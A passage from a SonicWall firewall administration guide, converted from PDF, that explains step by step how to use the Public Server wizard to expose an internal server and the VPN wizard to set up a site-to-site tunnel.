
4 Click **Close**.

Using the Public Server Guide

The **Public Server Guide** allows you to quickly configure your SonicWall appliance to provide public access to an internal server.

To configure public access to an internal server:


1 Click **Wizards** in the upper right corner of the SonicWall management interface. The **Wizard Welcome** page displays.



2 Select the **Public Server Guide** by either:

- Clicking the **Public Server Guide** radio button.
- Selecting it from the **Select a guide** drop-down menu.

3 Click **Next**. The **Server Type** page displays.




4 Select the server type from the **Server Type** drop-down menu:

- **Web Server** (default)
- **FTP Server**
- **Mail Server**
- **Terminal Services Server**
- **Other**

5 Select the services to use from the **Services** options. The choices depend on the server type. You can select more than one service except for **FTP Server** and **Other**. By default, all services are selected, except if **Other** is selected as a **Server Type**.

Server type	Choices
Web Server	• HTTP (TCP 80) • HTTPS (TCP 443) **CAUTION: Allowing HTTPS management from the WAN creates a potential vulnerability.**
FTP Server	• FTP (TCP 21)
Mail Server	• SMTP (TCP 25) • POP3 (TCP 110) • IMAP (TCP 143)
Terminal Services Server	• Microsoft RDP (TCP 3389) • Citrix ICA (TCP 1494)
Other	Select a service from the **Services** drop-down menu.

6 Click **Next**. The **Private Network** page displays.




7 Enter a friendly name in the **Server Name** field.

8 Enter the server's IP address in the **Server Private IP Address** field. Specify an IP address in the range of addresses assigned to the zone where you want to put this server. The **Public Server Wizard** assigns the server automatically to the zone in which its IP address belongs.

NOTE: If you enter an IP address that matches an existing Network Object, that object is renamed with the **Server Name** you specify here.

9 Optionally, enter a comment to further identify the public server in the **Server Comment** field.

10 Click **Next**. The **Server Public Information** page displays.




11 Specify the server's public (external) IP address in the **Server Public IP Address** field. The default value is that of your SonicWall appliance's WAN public IP address.

IMPORTANT: You should change the public IP address of this server only if it is accessed over the Internet by a different address.

If you enter a different IP, the Public Server Wizard will create an address object for that IP address and bind the address object to the WAN zone.

If you are uncertain of this address, you are encouraged to leave it at the default.

12 Click **Next**. The **Summary** page displays.



13 The **Summary** page displays a summary of the configuration you selected in the wizard. Verify the settings.

- **Server Address Objects** - The wizard creates the address object for the new server. Because the IP address of the server added in the example is in the IP address range assigned to the DMZ, the wizard binds the address object to the DMZ zone. It gives the object a name of the name you specified for the server plus `_private`. If you specify an IP in the range of another zone, it will bind the address object to that zone. If you specify an IP address out of the range of any zone you have configured, the wizard will bind the address object to the LAN zone.

  Because the server in the example used the default WAN IP address for the **Server Public IP Address**, the wizard states that it will use the existing WAN address object when constructing policies between the new server and the WAN. If you specify another address, the server will create an object for that address bound to the WAN zone and assign the new address object a name of the name you specified for the server plus `_public`.


- **Server Service Group Object** - The wizard creates a service group object for the services used by the new server. Because the server in the example is a Web server, the service group includes HTTP and HTTPS. This way, you have a convenient group to refer to when creating or editing access policies for this server.

- **Server NAT Policies** - The wizard creates a NAT policy to translate the destination addresses of all incoming packets with one of the services in the new service group and addressed to the WAN address to the address of the new server. Therefore, in this example, if a packet with service type of HTTPS comes in addressed to the WAN interface (`10.0.93.43`), the NAT policy will translate its address to `172.22.2.44`.

  - The wizard also creates a Loopback NAT policy to translate HTTP and HTTPS traffic from inside your network addressed to the WAN IP address back to the address of the mail server.

- **Server Access Rules** - The wizard creates an access policy allowing all mail traffic service traffic from the WAN zone to the DMZ.

14 Click **Apply**. A message displays indicating the configuration is being updated:



After the configuration has updated, the **Public Server Wizard Complete** page displays.

TIP: The new IP address used to access the new server, internally and externally is displayed in the URL field of the Congratulations window.


15 Click **Close**.

Using the VPN Guide

The **VPN Guide** steps you through creating a new site-to-site VPN Policy or configuring the WAN GroupVPN to accept connections from the Global VPN Client.

To create a new VPN policy or configure a WAN GroupVPN:


1 Click **Wizards** in the upper right corner of the SonicWall management interface. The **Wizard Welcome** page displays.



2 Select the **VPN Guide** by either:

- Clicking the **VPN Guide** radio button.
- Selecting it from the **Select a guide** drop-down menu.

3 Click **Next**. The **Policy Type** page displays.




4 Select the type of VPN policy to configure:

- **Site-to-Site** – Configure a site-to-site VPN connection to another SonicWall device. This is the default selection.
- **WAN GroupVPN** – Configure a WAN GroupVPN to accept incoming VPN connections from Global VPN Client.

5 Click **Next**. The dialog that displays depends on your choice of VPN policy type:

- **Site-to-Site** – The **Site-to-Site** dialog displays. Go to Site-to-Site on page 1920.
- **WAN GroupVPN** – The **IKE Key Method** dialog displays. Go to IKE Key Method on page 1923.

Site-to-Site



1 In the **Policy Name** field, enter a unique, friendly name to assign to this site-to-site VPN Policy.

2 In the **Preshared Key** field, enter the preshared key to use for the tunnel. The VPN Guide generates a default key.

3 Optionally, if you know the remote peer IP address or fully-qualified domain name (FQDN), select the I know my **Remote Peer IP Address (or FQDN)** checkbox.

   a Enter the address or FQDN in the **Remote Peer IP Address (or FQDN)** field.

4 Click **Next**. The **Network Selection** page displays.


TIP: If you have not already created the network objects for each side of the VPN tunnel, you can select the **Create new Address Object…/Create new Address Group…** options in the **Local Networks** and **Destination Networks** drop-down menus to create new objects.

If you need to access more than one IP subnet on each side of the VPN tunnel, create a group of subnet objects and specify the group as the local/destination networks.

5 From the **Local Networks** drop-down menu, select the local networks to be accessible through this site-to-site VPN tunnel. The default is **Firewalled Subnets**.

6 From the **Destination Networks** drop-down menu, select the destination networks.

7 Click **Next**. The **Security Settings** page displays.



8 Select the security settings to use for IKE Phase 1 and IPSEC Phase 2:

TIP: If you require more specific security settings, you can adjust the new site-to-site VPN policy after this wizard finishes.

- **DH Group**: The Diffie-Hellman (DH) group is the group of numbers used to create the key pair. Each subsequent group uses larger numbers to start with. The VPN Uses the DH group during IKE negotiation to create the key pair. You can choose:

  - Group 1
  - **Group 2** (default)
  - Group 5
  - Group 14
  - 256-bit Random ECP Group
  - 384-bit Random ECP Group
  - 521-bit Random ECP Group
  - 192-bit Random ECP Group
  - 224-bit Random ECP Group


- **Encryption**: This is the method for encrypting data through the VPN Tunnel. The methods are listed in order of security. DES is the least secure and the and takes the least amount of time to encrypt and decrypt. AES-256 is the most secure and takes the longest time to encrypt and decrypt.The VPN uses this for all data through the tunnel.

  You can choose: **DES**, **3DES** (default), **AES-128**, **AES-256**, or **AES-192**.


  IMPORTANT: The SonicWall Global VPN Client version 1.x is not capable of AES encryption, so if you chose this method, only SonicWall Global VPN Client versions 2.x and higher will be able to connect.

- **Authentication**: This is the hashing method used to authenticate the key, once it is exchanged during IKE negotiation. You can choose **MD5** or **SHA-1** (default), **SHA-256**, **SHA-384,** or **SHA-512**.
- **Life Time (seconds)**: This is the length of time the VPN tunnel stays open before needing to re-authenticate. The default is eight hours (**28800**).


9 Click **Next**. The **Site-to-Site VPN Policy Configuration Summary** page displays.



10 Click **Apply**. A message displays indicating the configuration is being updated:

